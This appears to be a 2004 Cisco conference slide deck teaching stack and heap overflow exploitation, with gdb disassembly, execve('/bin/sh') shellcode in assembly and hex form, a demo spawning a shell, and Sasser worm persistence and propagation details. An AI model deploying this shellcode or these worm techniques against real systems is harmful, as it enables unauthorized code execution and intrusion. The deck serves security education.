



NETWORKERS 2004

ADVANCED CONCEPTS IN SECURITY THREATS

SESSION SEC-4000

SEC-4000
9829_05_2004_c2

© 2004 Cisco Systems, Inc. All rights reserved.

1

What Can You Expect to Learn

Cisco.com

- **Access Attack Details**
 - Buffer/Stack Overflows
 - Heap Overflows
- **Examples**

SEC-4000
9829_05_2004_c2

© 2004 Cisco Systems, Inc. All rights reserved.

2

Agenda

Cisco.com

- Buffer Overflows
- Heap Overflows
- Examples

SEC-4000
9829_05_2004_c2

© 2004 Cisco Systems, Inc. All rights reserved.

3

Hackers

Cisco.com



SEC-4000
9829_05_2004_c2

© 2004 Cisco Systems, Inc. All rights reserved.

4

BUFFER OVERFLOWS



SEC-4000
9829_05_2004_c2

© 2004 Cisco Systems, Inc. All rights reserved.

5

Why Is This Important?

Cisco.com

- **What does this stuff have to do with “NETWORK” security?**
Buffer overflows are the vehicle an attacker will use to gain access to a system
- **“I don’t care about buffer overflows, I want to learn network security!”**

Insecure Systems = Insecure Networks!

SEC-4000
9829_05_2004_c2

© 2004 Cisco Systems, Inc. All rights reserved.

6

What Is It?

Cisco.com

- **What is a buffer overflow**

A buffer overflow occurs when an object of size **N+M** is placed in a container of size **N**

Usually occurs because of a lack of bounds checking in the program

- **Why is a buffer overflow a problem for network security?**

Can allow arbitrary command execution

Provide potential access to a “secure” system

Can kill a process resulting in a denial of service

SEC-4000
9829_05_2004_c2


© 2004 Cisco Systems, Inc. All rights reserved.

7

Computer Memory Structure

Cisco.com

- **Look at memory in a computer system**




SEC-4000
9829_05_2004_c2

© 2004 Cisco Systems, Inc. All rights reserved.

8

Computer Memory Structure

Cisco.com



SEC-4000
9829_05_2004_c2

© 2004 Cisco Systems, Inc. All rights reserved.

9

A Simple Program

Cisco.com

```
1 void function(int a, int b, int c)
2 {
3     char buffer1[5];
4     char buffer2[10];
5 }
6
7 void main()
8 {
9     function(1,2,3);
10 }
```


SEC-4000
9829_05_2004_c2

© 2004 Cisco Systems, Inc. All rights reserved.

10

Stack Operation

Cisco.com



SEC-4000
9829_05_2004_c2

© 2004 Cisco Systems, Inc. All rights reserved.

11

Stack Operation

Cisco.com



- Remember—memory can only be addressed in multiples of word size:

5 byte buffer1 requires 2 words (8 bytes)

10 byte buffer2 requires 3 words (12 bytes)

SEC-4000
9829_05_2004_c2

© 2004 Cisco Systems, Inc. All rights reserved.

12

The Gory Details

Cisco.com

(gdb) disas main

Dump of assembler code for function main:

```
0x80483a0 <main>:    pushl    %ebp
0x80483a1 <main+1>:   movl    %esp,%ebp
0x80483a3 <main+3>:    pushl    $0x3
0x80483a5 <main+5>:    pushl    $0x2
0x80483a7 <main+7>:    pushl    $0x1
0x80483a9 <main+9>:    call    0x8048398 <function>
0x80483ae <main+14>: addl    $0xc,%esp
0x80483b1 <main+17>:   leave
0x80483b2 <main+18>:   ret
```

%EBP = Base Pointer

%ESP = Stack Pointer

SEC-4000
9829_05_2004_c2

© 2004 Cisco Systems, Inc. All rights reserved.

13

Disassembling

Cisco.com

(gdb) disas function

Dump of assembler code for function function:

```
0x8048398 <function>: pushl    %ebp
0x8048399 <function+1>: movl    %esp,%ebp
0x804839b <function+3>: subl    $0x14,%esp
0x804839e <function+6>: leave
0x804839f <function+7>: ret
End of assembler dump.
```


SEC-4000
9829_05_2004_c2

© 2004 Cisco Systems, Inc. All rights reserved.

14

Stack Operation

Cisco.com



Important Note: This Information Applies to Little-Endian Systems

SEC-4000
9829_05_2004_c2

© 2004 Cisco Systems, Inc. All rights reserved.

15

Little Endian vs. Big Endian

Cisco.com

- **Little Endian**—a computer architecture where bytes at lower addresses have lower significance (the word is stored 'little-end-first')

Examples: PDP-11, VAX, Intel microprocessors and a lot of communications and networking hardware are little-endian

- **Big Endian**—a computer architecture where the most significant byte has the lowest address (the word is stored 'big-end-first')

Examples: Most processors, including the IBM 370 family, the PDP-10, the Motorola microprocessor families, and most of the various RISC designs are big-endian; big-endian byte order is also sometimes called 'network order'

SEC-4000
9829_05_2004_c2

© 2004 Cisco Systems, Inc. All rights reserved.

16

Another Example: More Complex

Cisco.com

```
void function(char *str)
{
    char buffer[16];
    strcpy(buffer, str);
}

int main()
{
    char large_string[256];
    int i;

    for ( i = 0 ; i < 255 ; i++)
        large_string[i] = 'A';

    function(large_string);
}
```


SEC-4000
9829_05_2004_c2

© 2004 Cisco Systems, Inc. All rights reserved.

17

Overflowing a Buffer

Cisco.com



SEC-4000
9829_05_2004_c2

© 2004 Cisco Systems, Inc. All rights reserved.

18

Significance?

Cisco.com

- **Why is this significant?**
 - The pointer—*str—is full of 'A'
 - The hex value of 'A' is 0x41
 - The return address now gets set to 0x41414141
- **A buffer overflow enables us to change the return address of a function**

SEC-4000
9829_05_2004_c2

© 2004 Cisco Systems, Inc. All rights reserved.

19


A Third Example: Even More Complex

Cisco.com

```
void function(int a, int b, int c)
{
    char buffer1[5];
    char buffer2[10];
    int *ret;
    ret = buffer1 + 12;
    (*ret) += 8;
}

int main()
{
    int x;
    x = 0;
    function(1,2,3);
    x = 1;
    printf("%d\n",x);
}
```

Bottom of Stack



Top of Stack

SEC-4000
9829_05_2004_c2

© 2004 Cisco Systems, Inc. All rights reserved.

20

Third Example Disassembly: Main

Cisco.com

```
(gdb) disas main
Dump of assembler code for function main:
0x80483e8 <main>:      pushl %ebp
0x80483e9 <main+1>:    movl %esp,%ebp
0x80483eb <main+3>:    subl $0x4,%esp
0x80483ee <main+6>:    movl $0x0,0xfffffc(%ebp)
0x80483f5 <main+13>:   pushl $0x3
0x80483f7 <main+15>:   pushl $0x2
0x80483f9 <main+17>:   pushl $0x1
0x80483fb <main+19>:   call 0x80483c8 <function>
0x8048400 <main+24>:   addl $0xc,%esp
0x8048403 <main+27>:   movl $0x1,0xfffffc(%ebp)
0x804840a <main+34>:   movl 0xfffffc(%ebp),%eax
0x804840d <main+37>:   pushl %eax
0x804840e <main+38>:   pushl $0x8048470
0x8048413 <main+43>:   call 0x8048308 <printf>
0x8048418 <main+48>:   addl $0x8,%esp
0x804841b <main+51>:   leave
0x804841c <main+52>:   ret
0x804841d <main+53>:   nop
0x804841e <main+54>:   nop
0x804841f <main+55>:   nop
End of assembler dump.
```

SEC-4000
9829_05_2004_c2

© 2004 Cisco Systems, Inc. All rights reserved.

21

Third Example Disassembly: Function

Cisco.com

```
(gdb) disas function
Dump of assembler code for function function:
0x80483c8 <function>:  pushl %ebp
0x80483c9 <function+1>: movl %esp,%ebp
0x80483cb <function+3>: subl $0x18,%esp
0x80483ce <function+6>: leal 0xfffff8(%ebp),%eax
0x80483d1 <function+9>: leal 0xc(%eax),%ecx
0x80483d4 <function+12>: movl %ecx,0xfffff8(%ebp)
0x80483d7 <function+15>: movl 0xfffff8(%ebp),%eax
0x80483da <function+18>: movl 0xfffff8(%ebp),%edx
0x80483dd <function+21>: movl (%edx),%ecx
0x80483df <function+23>: addl $0x8,%ecx
0x80483e2 <function+26>: movl %ecx,(%eax)
0x80483e4 <function+28>: leave
0x80483e5 <function+29>: ret
0x80483e6 <function+30>: movl %esi,%esi
End of assembler dump.
```


SEC-4000
9829_05_2004_c2

© 2004 Cisco Systems, Inc. All rights reserved.

22

Buffer Overflow: Theory

Cisco.com



SEC-4000
9829_05_2004_c2

© 2004 Cisco Systems, Inc. All rights reserved.

23

Ok, So? Now What?

Cisco.com

- What do we do now?
- We know how to specify the return address from a function
- We would like to execute some arbitrary code of our own choosing
- What code do we want to execute?

SEC-4000
9829_05_2004_c2

© 2004 Cisco Systems, Inc. All rights reserved.

24

And?...

Cisco.com

- **In most cases we want a shell**
 - Doesn't matter necessarily if we're dealing with Windows or UNIX
 - We want command line access preferably
- **What if there is no code in the program we're exploiting that spawns a command line shell?**
- **No problem**
- **Write our own and inject it into the buffer**

SEC-4000
9829_05_2004_c2

© 2004 Cisco Systems, Inc. All rights reserved.

25

What Is Shellcode?

Cisco.com

- **Shellcode is the set of instructions required to exploit a stack-based overflow bug and execute a set of arbitrary commands on a target system**
- **Shellcodes exploit how the stack is handled**
- **Shellcode is used to inject the necessary instructions into the buffer of the target program and then redirecting the program to execute those instructions**

SEC-4000
9829_05_2004_c2

© 2004 Cisco Systems, Inc. All rights reserved.

26

Shell Code

Cisco.com

- What does shell code look like?

```
#include <stdio.h>

int main()
{
    char *name[2];

    name[0] = "/bin/sh";
    name[1] = NULL;
    execve(name[0], name, NULL);
}
```

SEC-4000
9829_05_2004_c2

© 2004 Cisco Systems, Inc. All rights reserved.

27

Shell Code: Disassembled

Cisco.com

- What does shell code look like in assembler?

```
(gdb) disas main
Dump of assembler code for function main:
0x80481c4 <main>:   push   %ebp
0x80481c5 <main+1>:  mov    %esp,%ebp
0x80481c7 <main+3>:  sub    $0x18,%esp
0x80481ca <main+6>:  movl  $0x8070068,0xfffff8(%ebp)
0x80481d1 <main+13>: movl  $0x0,0xfffffc(%ebp)
0x80481d8 <main+20>: add   $0xfffffc,%esp
0x80481db <main+23>: push  $0x0
0x80481dd <main+25>: leal  0xfffff8(%ebp),%eax
0x80481e0 <main+28>: push  %eax
0x80481e1 <main+29>: mov   0xfffff8(%ebp),%eax
0x80481e4 <main+32>: push  %eax
0x80481e5 <main+33>: call  0x804d1dc <__execve>
0x80481ea <main+38>: add   $0x10,%esp
0x80481ed <main+41>: mov   %ebp,%esp
0x80481ef <main+43>: pop   %ebp
0x80481f0 <main+44>: ret
End of assembler dump.
(gdb)
```

SEC-4000
9829_05_2004_c2

© 2004 Cisco Systems, Inc. All rights reserved.

28

execve() System Call Disassembled

Cisco.com

- What does execve() look like in assembler?

```
(gdb) disas execve
Dump of assembler code for function __execve:
→ 0x804b9a0 <__execve>:    pushl   %ebx
→ 0x804b9a1 <__execve+1>:  movl   0x10(%esp,1),%edx
→ 0x804b9a5 <__execve+5>:  movl   0xc(%esp,1),%ecx
→ 0x804b9a9 <__execve+9>:  movl   0x8(%esp,1),%ebx
→ 0x804b9ad <__execve+13>: movl   $0xb,%eax
→ 0x804b9b2 <__execve+18>: int    $0x80
0x804b9b4 <__execve+20>:  popl   %ebx
0x804b9b5 <__execve+21>:  cmpl   $0xffff001,%eax
0x804b9ba <__execve+26>:  jae    0x804bca0 <__syscall_error>
0x804b9c0 <__execve+32>:  ret
End of assembler dump.
(gdb)
```

SEC-4000
9829_05_2004_c2

© 2004 Cisco Systems, Inc. All rights reserved.

29

Shell Code Exit

Cisco.com

```
#include <stdlib.h>
```

```
int main(){
    exit(0);
}
```



```
Dump of assembler code for function _exit:
0x804b970 <_exit>:    movl   %ebx,%edx
0x804b972 <_exit+2>:  movl   0x4(%esp,1),%ebx
0x804b976 <_exit+6>:  movl   $0x1,%eax
0x804b97b <_exit+11>: int    $0x80
0x804b97d <_exit+13>: movl   %edx,%ebx
0x804b97f <_exit+15>: cmpl   $0xffff001,%eax
0x804b984 <_exit+20>: jae    0x804bc60 <__syscall_error>
End of assembler dump .
```


SEC-4000
9829_05_2004_c2

© 2004 Cisco Systems, Inc. All rights reserved.

30

Buffer Overflow Theory Revisited

Cisco.com



SEC-4000
9829_05_2004_c2

© 2004 Cisco Systems, Inc. All rights reserved.

31

Our Exploit in Assembler

Cisco.com

```
jmp offset-to-call           # 2 bytes
popl %esi                    # 1 byte
movl %esi,array-offset(%esi) # 3 bytes
movb $0x0,nullbyteoffset(%esi) # 4 bytes
movl $0x0,null-offset(%esi)  # 7 bytes
movl $0xb,%eax               # 5 bytes
movl %esi,%ebx               # 2 bytes
leal array-offset,(%esi),%ecx # 3 bytes
leal null-offset(%esi),%edx  # 3 bytes
int $0x80                    # 2 bytes
movl $0x1,%eax               # 5 bytes
movl $0x0,%ebx               # 5 bytes
int $0x80                    # 2 bytes
call offset-to-popl          # 5 bytes
/bin/sh string goes here.
```

SEC-4000
9829_05_2004_c2

© 2004 Cisco Systems, Inc. All rights reserved.

32

Our Exploit in Assembler

Cisco.com

```
jmp      0x26          # 2 bytes
popl    %esi          # 1 byte
movl    %esi,0x8(%esi) # 3 bytes
movb    $0x0,0x7(%esi) # 4 bytes
movl    $0x0,0xc(%esi) # 7 bytes
movl    $0xb,%eax     # 5 bytes
movl    %esi,%ebx     # 2 bytes
leal    0x8(%esi),%ecx # 3 bytes
leal    0xc(%esi),%edx # 3 bytes
int     $0x80         # 2 bytes
movl    $0x1, %eax    # 5 bytes
movl    $0x0, %ebx    # 5 bytes
int     $0x80         # 2 bytes
call    -0x2b         # 5 bytes
.string \"/bin/sh\"   # 8 bytes
```

SEC-4000
9829_05_2004_c2

© 2004 Cisco Systems, Inc. All rights reserved.

33

Our Exploit in Assembler

Cisco.com

```
int main() {
  __asm__(
    jmp      0x26          # 2 bytes
    popl    %esi          # 1 byte
    movl    %esi,0x8(%esi) # 3 bytes
    movb    $0x0,0x7(%esi) # 4 bytes
    movl    $0x0,0xc(%esi) # 7 bytes
    movl    $0xb,%eax     # 5 bytes
    movl    %esi,%ebx     # 2 bytes
    leal    0x8(%esi),%ecx # 3 bytes
    leal    0xc(%esi),%edx # 3 bytes
    int     $0x80         # 2 bytes
    movl    $0x1, %eax    # 5 bytes
    movl    $0x0, %ebx    # 5 bytes
    int     $0x80         # 2 bytes
    call    -0x2b         # 5 bytes
    .string \"/bin/sh\"   # 8 bytes
  );
}
```

SEC-4000
9829_05_2004_c2

© 2004 Cisco Systems, Inc. All rights reserved.

34

Shell Code Egg

Cisco.com

```
char shellcode[ ] =  
"\xeb\x2a\x5e\x89\x76\x08\xc6\x46\x07\x00\xc7\x46\x0c\x00\x00\x00"  
"\x00\xb8\x0b\x00\x00\x00\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80"  
"\xb8\x01\x00\x00\x00\xb8\x00\x00\x00\xcd\x80\xe8\xd1\xff\xff"  
"\xff\x2f\x62\x69\x6e\x2f\x73\x68\x00\x89\xec\x5d\xc3";
```

SEC-4000
9829_05_2004_c2

© 2004 Cisco Systems, Inc. All rights reserved.

35

Shell Code Egg Cleaned Up

Cisco.com

```
char shellcode[ ] =  
"\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b"  
"\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40xcd"  
"\x80\xe8\xdc\xff\xff\xff/bin/sh";
```

SEC-4000
9829_05_2004_c2


© 2004 Cisco Systems, Inc. All rights reserved.

36

Exploit in Action

Cisco.com

- Exploit performs as expected
- Very compact shellcode
- Will work in character buffers



```
[idubraws@rashi idubraws]
$ gcc -o shellcode shellcode.c
[idubraws@rashi idubraws]
$ ./shellcode
sh-2.04$ exit
exit
[idubraws@rashi idubraws]
$
```

SEC-4000
9829_05_2004_c2

© 2004 Cisco Systems, Inc. All rights reserved.

37

Exploits

Cisco.com

April 2004

- EEye Digital Security releases information about a buffer overflow in Microsoft's Windows Local Security Authority (LSA) Service (lsasrv.dll)
- Accessible via the LSARPC named pipe over TCP ports 139 and 445
- Can result in an unauthorized attacker being able to execute arbitrary code with system level privileges

SEC-4000
9829_05_2004_c2

© 2004 Cisco Systems, Inc. All rights reserved.

38

Exploits

Cisco.com

- **May 2004**

- An exploit for the LSA service vulnerability is released in worm form**

- Known as the Sasser worm**

- Primary risk targets:**

- Remote exploitation—Windows 2000, Windows XP**

- Local exploitation—Windows 2003**

- **Sasser is the second-fastest “Microsoft Vulnerability to Worm timeframe”**

- 17 days**

SEC-4000
9829_05_2004_c2

© 2004 Cisco Systems, Inc. All rights reserved.

39

Sasser Worm Technical Details

Cisco.com

- **Attempts to create a mutex to ensure that only one copy of the worm is running on the system at a time**

- If it fails to do so then the worm terminates**

- **Copies itself as %SystemRoot%\avserve2.exe**

- **Adds the value:**

- "avserve2.exe"="%SystemRoot%\avserve2.exe"**

- to the registry key:**

- HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run**

SEC-4000
9829_05_2004_c2

© 2004 Cisco Systems, Inc. All rights reserved.

40

More Sasser Worm Details

Cisco.com

- Uses the AbortSystemShutdown API to hinder attempts to shut down or restart the computer
- Starts an FTP server on TCP port 5554; this server is used to spread the worm to other hosts
- Attempts to connect to randomly-generated IP addresses on TCP port 445

Upon successful connection to a target system the worm sends the exploit shellcode to the target. If the exploit is successful the target starts a shell on TCP port 9996. This shell is then used to connect to the worm's FTP server on TCP/5554 and retrieve a copy of the worm.


SEC-4000
9829_05_2004_c2

© 2004 Cisco Systems, Inc. All rights reserved.

41

Windows Sasser Worm Attack

Cisco.com



SEC-4000
9829_05_2004_c2

© 2004 Cisco Systems, Inc. All rights reserved.

42

HEAP OVERFLOWS 'THE "OTHER" BUFFER OVERFLOW'



SEC-4000
9829_05_2004_c2

© 2004 Cisco Systems, Inc. All rights reserved.

43

Agenda: Heap Overflows

Cisco.com

- Overview
- Exploit Generalities/Tactics
 - Windows
 - Linux
- Example Vulnerabilities

SEC-4000
9829_05_2004_c2

© 2004 Cisco Systems, Inc. All rights reserved.

44

Tactics Are Changing

Cisco.com

- **Past worms like Nimda and Code Red targeted servers; blaster and ASN.1 change the tactic by going after a larger pool of machine by targeting the Windows OS directly**

SEC-4000
9829_05_2004_c2

© 2004 Cisco Systems, Inc. All rights reserved.

45

Why Should I Care about Heap Overflows?

Cisco.com

- **Buffer overflows are becoming less frequent in well designed code; as a result, heap overflows will become more common**
- **What is the heap?**
 - Area of memory used for dynamic data storage**
 - Processes have a default heap**
 - Programmers can also allocate a private heap space**
 - Space is allocated from the heap and is freed when it is no longer needed**
 - On most systems the heap grows from lower memory addresses to higher memory addresses**

SEC-4000
9829_05_2004_c2

© 2004 Cisco Systems, Inc. All rights reserved.

46

Heap Structure Exploit Generalities: Heap Management

Cisco.com

- **Every libc/compiler has different algorithms, philosophies and internal structures for heap management**
- **Customized optimization of heap management gives huge performance leaps for applications, thus many large-scale applications have their own heap management algorithms**
- **Operating systems (such as WinNT2kXP) may provide their own heap management algorithms which the application might use**

SEC-4000
9829_05_2004_c2

© 2004 Cisco Systems, Inc. All rights reserved.

47

Heap vs. Buffer Overflow

Cisco.com

The Difference Between a Buffer Overflow and Heap Overflow:

- **A buffer overflow attempts to execute machine-level commands by overwriting the return address on the stack**
- **A heap overflow attempts to escalate system privilege by overwriting stored application variables**
- **See format bugs and malloc() / free() overwrites**
- **Allows writing of arbitrary data to arbitrary addresses**
- **Hard/impossible to detect via stress testing**


SEC-4000
9829_05_2004_c2

© 2004 Cisco Systems, Inc. All rights reserved.

48

Heap Structure Exploit Generalities: Win32 Heap Management Model

Cisco.com




SEC-4000
9829_05_2004_c2

© 2004 Cisco Systems, Inc. All rights reserved.

49

Heap Structure Exploits: Win2k Heap Manager (1)

Cisco.com



SEC-4000
9829_05_2004_c2


© 2004 Cisco Systems, Inc. All rights reserved.

50

Heap Structure Exploits: Win2k Heap Manager (2)

Cisco.com

After Two Allocations of 32 Bytes Each Our
Heap Memory Should Look Like This:



SEC-4000
9829_05_2004_c2

